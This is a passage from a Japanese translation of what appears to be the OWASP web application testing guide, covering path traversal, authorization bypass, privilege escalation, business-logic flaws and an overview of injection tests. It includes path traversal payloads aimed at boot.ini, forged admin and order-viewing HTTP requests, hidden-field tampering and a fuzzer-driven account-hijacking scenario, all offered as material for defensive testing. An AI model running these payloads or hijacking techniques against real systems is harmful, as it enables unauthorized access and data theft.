分析がグレイボックスのアプローチでなされる場合、ブラックボックステストと同様な方法論に従わなくてはなりません。しかし、ソースコードを精査できるので、より容易かつ正確に入力担体(テストの*段階(**α**)*)を検索できます。ソースコードレビューの間、アプリケーションコード内の一つ以上の共通したパターンを検索するために、(grep コマンドのような)単純なツールを使えます。アプリケーションコードには挿入機能/メソッド、ファイルシステム操作などが含まれます。

```
PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...
```

オンラインのコード検索エンジン(例えば Google の CodeSearch[1]や Koders[2])を使うと、インターネット上で公開されたオープンソースにパストラバーサルの不具合を見つけることも可能かもしれません。

PHP には、以下を使えます:

```
lang:php (include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)
```

グレイボックステスト手法を使えば、通常は発見しにくい脆弱性を発見したり、標準的なブラックボックス評価で見つけるのが不可能な脆弱性を発見することさえ可能です。

ウェブ・アプリケーションの中には、データベースに格納された値やパラメータを使って、動的なページを生成するものがあります。アプリケーションがデータベースにデータを追加する時、特別に作成したパストラバーサル文字列を挿入できるかもしれません。この種のセキュリティ問題は発見が困難です。挿入機能内のパラメータは内部で「安全」そうに見えるからですが、実は違います。

さらに、ソースコードを精査すると、無効な入力の取扱いをサポートする関数を解析できます。警告やエラーを避け、無効な入力を妥当にしようとする開発者もいます。これらの機能は普通、セキュリティ不具合を引き起こし勝ちです。

これらの命令を持つウェブ・アプリケーションを考えてみましょう:

```
filename = Request.QueryString("file");
Replace(filename, "/","¥");
Replace(filename, "..¥","");
```

不具合のテストは以下の文字列によって成されます:

```
file=..../////boot.ini
file=....¥¥....¥¥boot.ini
file= ..¥..¥boot.ini
```

参考文献

ホワイトペーパー

- セキュリティ・リスク – http://www.schneier.com/crypto-gram-0007.html[3]
- phBB アタッチメントモジュールのディレクトリ・トラバーサル HTTP POST インジェクション(phpBB Attachment Mod Directory Traversal HTTP POST Injection) – http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html[4]

ツール

- ウェブ・プロクシ(Burp Suite[5], Paros[6], WebScarab[7])
- 符号化/復号化ツール
- 文字列検索コマンド"grep" - http://www.gnu.org/software/grep/

4.6.2 認可スキーマの迂回のテスト (OWASP-AZ-002)

概要

この種のテストは、各役割/特権について予約された機能/リソースへのアクセスを得るために、認可スキーマがどのように実装されているかを検証することに集中します。

問題の記述

テスト者は、すべての詳細な役割について評価中保持し、アプリケーションが実行するすべての機能とリクエストについて認証後の段階の間保持します。以下を検証する必要があります:

- 仮にユーザが認証されていないとしても、そのリソースにアクセスすることは可能ですか?
- ログアウト後にリソースにアクセスすることは可能ですか?
- 異なる役割/特権を保持しているユーザにとって、アクセス可能であるべき機能やリソースへ、アクセスすることは可能ですか?
- 管理ユーザとしてアプリケーションへのアクセスを試み、すべての管理機能を追跡してください。テスト者が標準的な特権を持ったユーザとしてログインする場合にも、管理機能にアクセスすることはできますか?
- 異なる役割を持つユーザにとって、そして活動が拒否されるべきユーザにとって、これらの機能を使うことは可能ですか?

ブラックボックステストと例

管理機能のテスト
例えば、「AddUser.jsp」機能がアプリケーションの管理メニューの一部であるとして、以下の URL をリクエストすることでそれにアクセスできるとしましょう:

https://www.example.com/admin/addUser.jsp

すると、AddUser 機能を呼び出す際、以下の HTTP リクエストが生成されます:

```
POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[他の HTTP ヘッダ]
userID=fakeuser&role=3&group=grp001
```

非管理ユーザがそのリクエストの実行を試みたら何が起こりますか? そのユーザは生成されますか? その場合、新たなユーザは彼女の特権を使えますか?

異なる役割に割り当てられたリソースへのアクセスのテスト
例えば、異なるユーザのために一時 PDF ファイルを格納するため、共有ディレクトリを使用するアプリケーションを分析してください。役割 A を持ったユーザ test1 によってだけアクセス可能であるべきドキュメント ABC.pdf を考えてみましょう。役割 B を持ったユーザ test2 がそのリソースにアクセスできるか検証してください。

期待される結果:
標準ユーザとして、管理機能の実行や管理リソースへのアクセスを試みてください。

参考文献

ツール

- OWASP WebScarab: OWASP_WebScarab プロジェクト

4.6.3 特権拡大のテスト(OWASP-AZ-003)

概要

この節は、ある段階からもう一つの段階へ特権を拡大する問題を記述します。この段階の間、アプリケーション内でユーザが彼又は彼女の特権/役割を、特権拡大攻撃を許す方法で修正することが可能でないことを、テスト者は検証すべきです。

問題の記述

特権拡大は、ユーザが通常許されるよりも多くのリソースや機能へのアクセスを得る時に起こり、そのような上昇/変更はアプリケーションによって阻止されるべきです。これは普通、アプリケーションの不具合により引き起こされます。その結果、開発者やシステム管理者が意図したよりも大きな特権を持って、アプリケーションが活動を行います。

拡大の度合いは、攻撃者がどの特権を占有するよう認可されたか、そして攻略に成功するとどの特権が得られるかに依存します。例えば、認証の成功後にユーザに余分の特権を加えさせるプログラミングの誤りは、ユーザが既に何らかの特権を認可されているので、拡大の度合いを限定します。同様に、認証無しにスーパーユーザ特権を得る遠隔攻撃者は大きな度合いの拡大を生じます。

普通、(例えばアプリケーションの管理者特権を取得して)より大きな特権を持つアカウントに許されたリソースにアクセスできる場合を垂直拡大と呼び、(例えばオンライン・バンキング・アプリケーション内で異なるユーザに関連した情報にアクセスして)似た構成のアカウントに許されたリソースにアクセスできる場合を水平拡大と呼びます。

ブラックボックステストと例

役割/特権操作のテスト
アプリケーションの部分の中で、(例えば支払を行ったり、連絡先を追加したり、メッセージを送ったりして)ユーザがデータベースに情報を生成する場所や、(口座明細や発注明細など)情報を受け取る場所や、(ユーザやメッセージの削除など)情報の削除を行う場所すべてについて、機能を記録することが必要です。例えばユーザの役割/特権では許されるべきではない(しかしもう一人のユーザには許されるかもしれない)機能にアクセス可能かどうかを検証するため、テスト者はそのような機能に他のユーザとしてアクセスを試みるべきです。

例えば、以下の HTTP POST は grp001 に属するユーザに発注#0001 へのアクセスを許します:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

gruppoID=grp001&ordineID=0001
```

grp001 に属さないユーザが、特権データへのアクセスを手に入れるために、パラメータ「gruppoID 」と「ordineID 」の値を修正できるか検証してください。

例えば、以下のサーバの応答は成功した認証後にユーザへ戻った HTML 内の隠されたフィールドを示しています。

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4MnOd32Fs51yDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form  name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

テスト者が変数の値"profile"を" SistemiInf9"に修正したらどうですか?管理者になれますか?

例えば:
以下のように、応答のコードのセット内にある、特定のパラメータ中の値として格納されたエラーメッセージを、サーバが送る環境では:

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValido`-1`0`0` Notifications`0`0`3`Command
Manager`0`0`0` StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0
```

サーバはユーザに無条件の信頼を与えます。ユーザがセッションを閉じる際に上述のメッセージで答えると、サーバは信じています。この条件では、パラメータの値を修正することにより、特権を拡大することが可能ではないことを検証してください。この特定の例では、`PVValido`の値を'-1' から '0'(エラー状態無し)に修正することにより、サーバに対し管理者として認証させられるかもしれません。

期待される結果:
テスト者は成功した特権拡大の試みの実行を検証すべきです。

参考文献

ホワイトペーパー

- Wikipedia: http://en.wikipedia.org/wiki/Privilege_escalation

ツール

- OWASP WebScarab: OWASP_WebScarab プロジェクト

4.7 ビジネスロジックのテスト(OWASP-BL-001)

概要

複数機能の動的ウェブ・アプリケーションに関するビジネスロジックの不具合のテストには、型にはまらない思考が必要です。アプリケーションの認証機構が認証のために段階 1、2、3 を実行する意図で開発されている場合、段階 1 から段階 3 に直接行くと何が起こるでしょうか?この単純化した例では、アプリケーションは失敗した open によりアクセスを用意するでしょうか、アクセスを拒否するでしょうか、それとも単に 500 メッセージのエラー出力を用意するでしょうか? 起こりうる数多くの例が存在しますが、変わらない教訓は「型にはまった知識の外側で考えなさい」です。この形式の脆弱性は脆弱性スキャナでは見つかりませんから、侵入テスト者の技能と創造性に依存します。その上、この形式の脆弱性は普通、最も発見しづらいものの一つですが、同時に、攻略され場合にはアプリケーションにとって普通、最も不利益なものの一つです。

ビジネスロジックは以下を含むかもしれません:

- ビジネス方針を表現するビジネスルール(流通経路、所在地、物流、価格と製品)
- 関係者(人やソフトウェアシステム)から別の関係者へ受け渡される文書とデータの、命令された作業に基づいたワークフロー

アプリケーションのビジネスロジックへの攻撃は危険で、発見し辛く、普通テストされるアプリケーション特有のものです。

問題の記述

ビジネスロジックは、ビジネス上許されていないことをユーザに許す、セキュリティの不具合を持っている場合があります。例えば、仮に 1000 ドルの返済上限がある場合、攻撃者はシステムを悪用して、意図されているより多くの金額を要求できますか?あるいは多分、ユーザは特定の順序で操作を行うとみなされる場合、攻撃者は順序を乱して操作するかもしれません。あるいは、ユーザは負の金額で購入できるでしょうか? しばしば、これらのビジネスロジックの照合は単純に、アプリケーション内に存在しません。

自動化されたツールには状況を把握しにくいことがわかり、そのためこの種のテストの実行は人間にかかっています。以下のふたつの例は、アプリケーションの機能と開発者の意図を理解することと、何らかの創造的な「箱の中からはみ出た」思考が、どのようにアプリケーションのロジックを破り、巨大な利益を生むかを描き出します。最初の例は単純化したパラメータ操作で始まり、それに対しふたつ目はアプリケーションを崩壊に導く複数段階の過程です。(これは実世界のアプリケーションの侵入テストであり、崩壊は実際には実行されず、その代わりに概念の実証が成されたことに注意してください。)

ビジネスの限界と制約

アプリケーションによって提供されるビジネス機能のルールを考えましょう。人々の振る舞いについて、何か限界や制約はありますか?それではアプリケーションがこれらのルールを強制しているかどうか考えてみましょう。一般に、ビジネスに精通していれば、アプリケーションを検証するテストと分析のケースを識別するのはとても容易です。第三者のテスト者の場合には、その際常識を働かさねばならないと思い、アプリケーションによって異なる操作が許されるかどうか、ビジネスに問いかけるでしょう。非常に複雑なアプリケーションでは、当初アプリケーションのすべての面を完全には理解しない場合があります。このような状況では、顧客を連れてきてアプリケーション全体を通じて案内してもらうのが一番です。そうすることにより、実際にテストが始まる前に、アプリケーションの限界と期待される機能のより良い理解が得られるでしょう。さらに、(もし可能なら)開発者への直接連絡の手段を持っていると、テストが進展する間アプリケーションの機能について質問が出てきた場合に、非常に助かるでしょう。

例 1:
電子商店のサイトで製品の個数を負に設定すると、攻撃者に資金を入金する結果になるかもしれません。アプリケーションがショッピング・カートの数量フィールドに負の数が入力されるのを許しているので、この問題に対する対策はより強力なデータの妥当性検証を実装することです。

例 2:
もう一つのより複雑な例は、大きな団体がビジネス顧客のために使用する、商取引上の経理アプリケーションに関係しています。このアプリケーションはビジネス顧客に銀行取引の ACH(自動手形交換所)の電子資金転送と支払サービスを提供します。当初、ビジネスがこのサービスを購入するときには、企業のために二つの管理レベルが提供されます。そのレベルの中で、一つのユーザは送金でき、もう一つ(例えばマネージャ)は指定された金額を超える送金を承認できるといった、異なる特権レベルのユーザを作れます。管理者アカウントによってユーザが作成される時、新たなユーザ ID がこの新しいアカウントに関連付けられます。その生成されたユーザ ID は予測可能です。例えば、架空の顧客「スペースリー・スプロケット」からの指令が連続して二つのアカウントを生成すると、それぞれのユーザ ID は 115 と 116 でしょう。さらに悪いことに、さらに二つのアカウントが生成され、それらの関連するユーザ ID が 117 と 119 なら、他の企業の指令がその企業のユーザを、ユーザ ID118 で作成したと推測できます。

ここでのビジネスロジックの誤りは、(ユーザ ID が POST リクエスト中で受け渡されたので)アカウントが生成された時、ユーザ名に関連付けられたユーザ ID はだれにもわからない、又はだれも操作しようとしないと、開発者がみなしたことにあります。さらに悪いことに、このパラメータは予測可能（0 で始まり 1 ずつ増加する線形の連番）なので、ユーザ ID がアプリケーション内で列挙できるようになっています。

どのようにアプリケーションが機能するかを理解し、開発者の見当違いの仮定を理解することにより、アプリケーションのロジックを破ることが可能です。さて、異なる企業のユーザ・アカウントが列挙できたので(ユーザ ID が 118 以上であることを思い出してください)、もう一つの自身のユーザ・アカウントを内部の送金だけが可能な限定された特権付きで生成し、好みを更新しましょう。この新たなユーザ・アカウントが生成される時、ユーザ ID が 120 に割り当てられます。この新たに生成されたアカウントでログインすると、自身の好みを更新することと内部に限定された送金しかできません。このユーザのプロフィールを変更すると、ユーザ ID が好みの変更と共にアプリケーションに発行されます。このリクエストを交換プロクシ内で捕捉し、ユーザ ID を 118 に変更すると(ユーザ ID118 はユーザ・アカウントを列挙することにより見つかったことと、異なる企業に属していることを思い起こしてください)、そのユーザは効果的に他の企業から取り除かれ、自分達の企業に追加されます。この結果二つの事柄が生じます。第一に、これは他の顧客に対しサービス不能を実行します。もはやこのアカウントにアクセスできませんから。(今ではこのアカウントは自分達の企業に属していますから。) 第 2 に、このユーザ ID が自分達の企業に関連付けられている以上、今やレポートを実行でき、その企業のユーザが実行した (銀行の口座番号や経路番号、収支などがついた送金を含む) すべての取り引きがわかります。アプリケーションのロジックは認可されたユーザからの(妥当なセッション・トークン経由の)リクエストを見ましたが、ユーザ ID が本当にこの企業に属しているかを確認するために、この妥当なトークンを相互参照しませんでした。リクエスト内に発行されたユーザ ID を現在認可されているユーザの企業と相互参照しなかったため、そのユーザ ID を認可されたユーザの現在の企業に関連付けました。

さて、これを一段階先に進めましょう。我々の現在の企業のために、113 と 114 で始まるユーザ ID を持った 2 つの管理者アカウントを、新たな顧客が与えられたとしましょう。上述の攻撃(すなわち異なるユーザ ID を使って認証されたリクエストを送ること)を、ユーザ ID を 0 から 112 まで 1 ずつ増やしながら同じリクエストを使用するように、fuzzer を使って自動化すると何が起こるでしょうか?仮にこれが完了すると、我々の企業は今や 113 個の新しいアカウントを 持つことになります。その多くは管理者アカウントかもしれませんし、異なる特権を持つアカウントなどかもしれません。今や好きなだけアカウントレポートを実行でき、アカウント番号、(個人と他の企業の)配送先番号、個人情報などを収穫できます。残念ながらアカウントは、一旦以前の正当な企業から削除され、我々の企業に加えられると、特権を使って送金する能力を失ってしまいます。損害が

あったかどうかに関わりなく、これらのアカウントは今や我々の企業に属するので、もはやそれらを使ってバンキング・アプリケーションにアクセスできる他の企業はありません。事実上、これは我々以外のすべての企業に対する完全な DoS であり、今や我々の現在の企業に属するこれらのユーザについてレポートを実行することにより、これらのアカウントから今や数多くの機密情報(例えば前回の取り引き)を収穫できます。

おわかりのように、ビジネス・ロジックの脆弱性は、開発者によって行われた仮定のせいであり、想定外のデータを受け取った時、アプリケーションが反応する方法のせいです。第一に開発者は POST リクエストの本体と共に渡されたすべてのデータ(特にユーザ ID)が妥当だと仮定し、それを処理する前にサーバ側で検証しませんでした。第二に、アプリケーションはある企業に属するユーザの認証/認可セッション・トークン(このシナリオではクッキー)が、実際に同じ企業の妥当なユーザ ID であることを検証しませんでした。結果として、アプリケーションのロジックは完全に脆弱でした。一旦ユーザのプロフィールが現在のユーザのセッション・トークンと(他の企業に関係する)他のユーザのユーザ ID を使って更新されると、犠牲者の企業からユーザのアカウントを削除し現在のユーザの企業に移動します。

この例はアプリケーションの機能と開発者の意図の理解と創造的な思考が、どのようにアプリケーションのロジックを破り、巨大な利益を生むかを示しています。ありがたいことに、私たちは倫理的な侵入テスト者であり、この脆弱性について顧客に知らせ、悪意を持ったユーザが攻略を試みる前に修正できます。

ブラックボックステストと例

論理的な脆弱性を暴くことは恐らく常に芸術であり続けるでしょうが、系統立てて相当な程度まで試みることはできます。ここには以下からなる提唱されたアプローチがあります:

- アプリケーションを理解すること
- 論理テストを設計するために生データを生成すること
- 論理テストを設計すること
- 標準的な前提条件
- 論理テストの実施

アプリケーションを理解すること

アプリケーションを完全に理解することは、論理テストを設計するための前提条件です。以下の事柄から始めます:

- アプリケーションの機能を説明した文書を入手する。この例は以下を含みます:
    - アプリケーションのマニュアル
    - 要件のドキュメント
    - 機能仕様
    - 使用又は悪用のケース
- アプリケーションのマニュアルを調査し、アプリケーションを使えるすべての異なる方法、許容される使用方法のシナリオと各種のユーザに課された認可制限を理解するよう試みてください。

論理テストを設計するために生データを生成すること
この時期には、理想的には以下のデータを持ってきてください:

- アプリケーションの**ビジネスシナリオ**すべて。例えば電子商店のアプリケーションではこれは以下のように見えます。
    - 製品の発注
    - 清算
    - 閲覧
    - 製品の検索
- **ワークフロー。**数多くの異なるユーザを含むので、これはビジネスシナリオとは異なります。例は以下を含みます:
    - 発注の生成と承認
    - 掲示板(ユーザは記事を投稿し、記事は調整者によってレビューされ、最終的にすべてのユーザに見られる)
- 異なる**ユーザの役割**
    - 管理者
    - マネージャ
    - スタッフ
    - 最高経営責任者
- 以下に関係付けられた異なる**グループや部**(木構造(例えば大きな技術部門のセールスグループ)やタグ付けされた見方(例えばだれかはセールスのメンバであると同時にマーケティングのメンバでもありうる)がありうることに注意)
    - 購入
    - マーケティング
    - 技術
- **色々なユーザの役割とグループのアクセス権**– アプリケーションは色々なユーザに何らかのリソース(又は資産)についての特権を許し、私たちはこれらの特権の制約を特定する必要があります。これらのビジネスルール/制約を知る単純な方法の一つは、アプリケーションの文書を効果的に使うことです。例えば、「もし管理者が特定のユーザにアクセスを許したら」、「もし管理者によって構成されたら」のような制約条件を探し、アプリケーションによって課された制約を知ってください。
- **特権一覧**- リソースについての色々な特権を制約と共に学んだ後、すべてをまとめ、特権一覧を作成してください。以下についての答えを得てください:
    - 各ユーザの役割は、どのリソースについてどんな制約付きで何をできますか?これは**だれ**がどのリソースについて何をできないかを推測する助けになります。

- グループをまたがる方針は何ですか?

以下の特権について考えてください:「支出報告を承認する」、「会議室を予約する」、「自分のアカウントから他のユーザのアカウントに送金する」。特権は一つの動詞(例えば承認する、予約する、引き出す)と一つ以上の名詞(支出報告、会議室、アカウント)の組合せと考えられます。この活動の出力は色々な特権の表で、特権が左端のカラムをなし、すべてのユーザの役割とグループは他のカラムの表題を形成します。この表にはデータを補足する「コメント」カラムもあります。

特権	**だれがこれを実行できるか**	**コメント**
支出報告を承認する	どのような上司も部下が提出した報告を承認できる	
支出報告を発行する	どのような従業員も自身で実行できる	
一つのアカウントから他に送金する	アカウント保持者は自身のアカウントから他のアカウントへ送金できる	
支払伝票を参照する	どのような従業員も自身の支払伝票を参照できる	

このデータは論理テストの設計のための鍵となる入力です。

論理テストの開発

ここには、収集された生データからの論理テストの設計のための、いくつかのガイドラインがあります。

- **特権一覧**– アプリケーション特有の論理的な脅威を生成する間、特権一覧を参考文献として使用してください。一般に、各管理特権について一つのテストを開発し、最小限の特権又は特権無しで違法に実行できるかどうか調べてください。例えば:
  - 特権: 運用マネージャは顧客の発注を承認できません
  - 論理テスト: 運用マネージャが顧客の発注を承認する
- **特別なユーザ活動の不適切な処理順序**– アプリケーションを通して決まった方法で操作したり、同期していないページを再訪したりすると、アプリケーションに何らかの意図しないことをさせる、論理エラーを引き起こし得ます。例えば:
  - フォームを埋め、次の段階へ進めるウィザード・アプリケーション。(開発者によれば)通常の方法では処理の途中にウィザードに入ることはできません。中間段階(7 段階の中の段階 4 としましょう)でブックマークを記録し、他の段階を完了又はフォーム発行まで続け、ブックマークされた中間段階を再訪すると、脆弱な*状態モデル*によって背後のロジックが「動転する」かもしれません。
- **すべてのビジネス業務のパスを網羅する**– テストの設計中は、同じビジネス業務を実施する代替方法すべてを調査してください。例えば、現金とクレジット両方の支払モードのテストを作成してください。

- **クライアント側の妥当性確認**– すべてのクライアント側の妥当性確認を調べ、論理テストの設計のための基礎になりうるかどうか理解してください。例えば、送金処理は金額フィールドの負の値に対する妥当性確認を持っています。この情報は、「ユーザが負の金額を送金する」というような、論理テストを設計するのに使えます。

標準的な前提条件
組立てとして有用な初期の活動には、典型的に以下のようなものがあります:

- 異なる許可を持つテストユーザを生成してください
- アプリケーション内のすべての重要なビジネスシナリオ/ワークフローを閲覧してください

論理テストの実行
各論理テストを取上げ、以下を行ってください:

- その論理テストに関わる、許容可能な使用方法のシナリオを支える HTTP/S リクエストを分析してください
    - HTTP/S リクエストの順序を調べてください
    - 隠蔽されたフィールド、フォームフィールド、渡された検索文字列パラメータを理解してください
- 既知の脆弱性を利用することにより、試し、打倒してください
- アプリケーションがテストに失敗するかどうか検証してください

現実世界の例
読者にこの問題についてのより良い理解とそのテスト方法を提供するために、筆者たちによって 2006 年に調査された、もう一つの現実世界の事例を説明しましょう。その当時、携帯電話通信事業の運営者(FlawedPhone.com と呼びます)がウェブ・メールと SMS を組み合わせたサービスを顧客に対して売り出しました。そのサービスは以下の特徴を持っていました:

- 新規顧客は SIM カードを購入する時、無料で恒久的な電子メールアカウントを flawedphone.com ドメインに開設できます
- その顧客が SIM カードをもう一つの通信事業運営者に「移し」ても、その電子メールアカウントは保持されます
- しかしその SIM カードが FlawedPhone に登録されている限り、電子メールを受け取る度に、その顧客に電子メールの送信者と表題を含んだ SMS メッセージが送られます
- その SMS アプリケーションは目標の電話番号が正規のものだということを、自身の FlawedPhone 顧客リストのコピーに基づいて調べ、その顧客リストは自動的に約 8 時間毎に更新されます

そのアプリケーションは以下のセキュリティ成功事例に倣って開発されましたが、ビジネスロジックに不具合があり、FlawedPhone はすぐに以下の詐欺攻撃に標的にされました:

- 攻撃者は新しい FlawedPhone の SIM カードを購入しました
- 攻撃者は即座に SIM カードを他の携帯電話通信業者に移しました。その事業者は SMS メッセージの受信毎に 0.04 ユーロを信用貸しします。

- SIM カードが新しいプロバイダに「移される」やいなや、悪意を持ったユーザが何百もの電子メールを彼らの FlawedPhone の電子メールアカウントに送り始めました。
- 悪意を持ったユーザは電子メールと SMS を組み合わせたアプリケーションがリストを更新するまでに 8 時間の限界時間を持っていて、メッセージを送るのを止めました。
- その時まで、悪意を持ったユーザは約 50 から 100 ユーロをカードに蓄え、eBay にそれを売りに行きました。

開発者は 8 時間の間に届いた SMS メッセージが負のコストを導入すると思ったものの、説明したような自動化された攻撃が起こりうることに考えが及びませんでした。おわかりのように、顧客リストの同期時間は上限の無いメッセージ数と組み合わされ、それらのメッセージが与えられた期間に配送されるので、システムに重大な不具合をもたらし、悪意を持ったユーザにすぐに利用されました。

参考文献

ホワイトペーパー

- ビジネスロジック- http://en.wikipedia.org/wiki/Business_logic
- 適切なアプリケーションセキュリティ事例によりアプリケーションロジックの攻撃を防ぐ(Prevent application logic attacks with sound app security practices)- http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570

ツール

- 論理的な脆弱性を見抜くには自動化されたツールは不適格です。例えば,ツールには銀行の「送金」ページがユーザに負の金額を別のユーザに送金する(言い換えるとそれはユーザに,自身のアカウントへ正の金額を送金することを可能にする)ことを見抜く手段も,人間のテスト者に疑うことを助ける機構も現状では存在しません。

負の金額の送金を阻止する: ツールを改良すればクライアント側の妥当性確認をテスト者に報告できます。例えば、そのツールは、奇妙な値でフォームを埋め、完全に自立したブラウザの実装を使って発行を試みる機能を持つかもしれません。そのツールはブラウザが実際にリクエストを発行したかどうか調べるべきです。ブラウザがリクエストを発行していないことを発見すると,発行された値がクライアント側の妥当性確認によって受理されなかったことをツールに知らせます。これはテスト者に報告され,テスト者はクライアント側の妥当性確認を迂回する適切な論理テストを設計する必要を理解します。私たちの「負の金額の送金」例では,テスト者は負の金額の送金は興味深いテストかもしれないことを学ぶでしょう。そこで彼はツールがクライアント側の妥当性確認コードを迂回するテストを設計でき,結果のレスポンスが「送金成功」という文字列を含むかどうか調べます。要点は,ツールがこれを見抜けるということや,この性質の他の脆弱性を見抜けることではなく,むしろ何らかの考えにより,人間のテスト者たちがそのような論理的な脆弱性を見つけるのを助けるツール群を戦列に加えるような,数多くのそのような機能を追加できるということです。

4.8 データ妥当性確認テスト

最も共通したウェブ・アプリケーションのセキュリティの弱点は、クライアントから来た入力や環境を使用する前に、適切に妥当性確認するのに失敗することです。この弱点は、ウェブ・アプリケーションのほぼすべての主要な脆弱性、クロスサイト・スクリプティング、SQL インジェクション、インタプリター・インジェクション、ロケール/Unicode 攻撃、ファイルシステム攻撃や、バッファ・オーバーフローを導きます。

外部の実体やクライアントからのデータは、攻撃者によって勝手に変更されているかもしれないので、決して信頼すべきではありません。マイケル・ハワードは彼の有名な著作「Writing Secure Code」で、「すべての入力は邪悪」と言っています。それが一番のルールです。残念ながら、複雑なアプリケーションは膨大な数の入力箇所を持っていることが多く、開発者がこのルールを強制するのを難しくしています。
この章では、データ妥当性確認テストを説明します。これは、アプリケーションが使用する前に入力データを充分に妥当性確認しているかを理解するため、すべての可能な入力フォームをテストする作業です。
データ妥当性確認テストを、以下のように分類します:

クロスサイト・スクリプティングのテスト
クロスサイト・スクリプティング(XSS)のテストでは、アプリケーションの入力パラメータを操作できるかどうか、そしてアプリケーションが悪意のある出力を生成するかどうかをテストします。アプリケーションが入力を妥当性確認せず、制御下にある出力を生成すると、XSS 脆弱性が見つかります。この脆弱性は、例えば(セッション・クッキーのような)機密情報の窃盗や犠牲者のブラウザの制御を奪うといった、さまざまな攻撃を誘います。XSS 攻撃は以下のパターンを破ります: 入力→出力==クロスサイト・スクリプティング
このガイドでは、以下の XSS テストの形式を詳しく議論します:
4.8.1 反射型クロスサイト･スクリプティングのテスト (OWASP-DV-001)
4.8.2 格納型クロスサイト・スクリプティングのテスト (OWASP-DV-002)
4.8.3 DOM ベースのクロスサイト・スクリプティングのテスト (OWASP-DV-003)
4.8.4 クロスサイト・フラッシングのテスト (OWASP-DV004)

4.8.5 SQL インジェクション (OWASP-DV-005)
SQL インジェクションのテストでは、アプリケーションにデータを注入できるかどうか、それによってユーザによって制御された SQL 検索をバックエンドの DB で実行できるかをテストします。アプリケーションがユーザ入力を使い、適切な妥当性確認無しに SQL 検索を生成していると、SQL インジェクション脆弱性が見つかります。この脆弱性の分類を利用ことに成功すると、認可されていないユーザがデータベース内のデータにアクセスしたり操作したりすることを許してしまいます。アプリケーションのデータは、しばしば企業の中核的な資産を成していることに注意してください。SQL インジェクション攻撃は以下のパターンを破ります: 入力→出力==SQL インジェクション
SQL インジェクションのテストはさらに以下のテストに分割されます:
4.8.5.1 Oracle のテスト
4.8.5.2 MySQL のテスト
4.8.5.3 SQL Server のテスト
4.8.5.4 MS Access のテスト
4.8.5.5 PostgreSQL のテスト

4.8.6 LDAP インジェクション (OWASP-DV-006)
LDAP インジェクションのテストは SQL インジェクションのテストに似ています。違いは SQL ではなく LDAP プロトコルを使い、目標が SQL Server ではなく LDAP サーバであることです。LDAP インジェクション攻撃は以下のパターンを破ります:
入力→LDAP 検索==LDAP インジェクション

4.8.7 ORM インジェクション (OWASP-DV-007)
同様に、ORM インジェクションのテストは SQL インジェクションのテストに似ています。この場合、ORM が生成したデータアクセス・オブジェクトモデルに対し、SQL インジェクションを使います。テスト者の視点からは、この攻撃は SQL インジェクション攻撃と事実上同じです。しかし、そのインジェクション脆弱性は ORM ツールによって生成されたコードの中に存在します。

4.8.8 XML インジェクション (OWASP-DV-008)
XML インジェクションのテストでは、アプリケーションに特定の XML ドキュメントを注入できるかどうかをテストします。XML パーサが適切なデータの妥当性確認に失敗すると、XML インジェクション脆弱性が見つかります。
XML インジェクション攻撃は以下のパターンを破ります:
入力→XML ドキュメント == XML インジェクション

4.8.9 SSI インジェクション (OWASP-DV-009)
ウェブ・サーバや普通、開発者に、完全に自立したサーバ側又はクライアント側の言語を扱うことなく、静的な HTML ページ内に動的なコードの小片を加える能力を与えます。この機能はサーバ側のインクルード(SSI)インジェクションにより実現しました。SSI インジェクションのテストでは、SSI 機構により逐次翻訳されるアプリケーションデータに注入できるかどうかをテストします。この脆弱性の利用に成功すると、攻撃者は HTML ページにコードを注入できたり、遠隔コードの実行さえ行えたりします。

4.8.10 XPath インジェクション (OWASP-DV-010)
XPath は主に XML の一部であることに取り組むために、設計され開発された言語です。XPath インジェクションのテストでは、アプリケーションにデータを注入できるか、それによってユーザに制御された XPath 検索を実行できるかをテストします。うまく利用されると、この脆弱性は攻撃者に認証機構を迂回させたり、適切な認証なしに情報にアクセスさせたりします。

4.8.11 IMAP/SMTP インジェクション (OWASP-DV-011)
この脅威は、メールサーバ(IMAP/SMTP)と連絡するすべてのアプリケーションに、一般にはウェブメール・アプリケーションに影響します。IMAP/SMTP インジェクションのテストでは、適切に削除されない入力データにより、勝手な IMAP/SMTP コマンドをメールサーバに注入できるかをテストします。
IMAP/SMTP インジェクション攻撃は以下のパターンを壊します:
入力→IMAP/SMTP コマンド==IMAP/SMTP インジェクション

4.8.12 コード・インジェクション (OWASP-DV-012)
コード・インジェクションのテストでは、後でウェブ・サーバにより実行されるアプリケーションのデータに注入できるかをテストします。
コード・インジェクション攻撃は以下のパターンを壊します:
入力→悪意のあるコード==コード・インジェクション

4.8.13 OS コマンド発行 (OWASP-DV-013)
コマンド・インジェクションのテストでは、アプリケーションに HTTP リクエストを通じて OS のコマンドを注入しようとします。
OS コマンド・インジェクション攻撃は以下のパターンを壊します:
入力→OS コマンド==OS コマンド・インジェクション

4.8.14 バッファ・オーバーフロー(OWASP-DV-014)
これらのテストでは、異なる形式のバッファ・オーバーフロー脆弱性を調べます。ここにはバッファ・オーバーフロー脆弱性の一般的な形式のためのテスト技法があります:
4.8.14.1 ヒープ・オーバーフロー
4.8.14.2 スタック・オーバーフロー
4.8.14.3 フォーマット文字列
一般にバッファ・オーバーフローは以下のパターンを破ります:
入力→固定バッファまたはフォーマット文字列==オーバーフロー

4.8.15 培養された脆弱性のテスト(OWASP-DV-015)
培養されたテストは、一つ以上の妥当性確認の脆弱性が働く必要のある複雑なテストです。

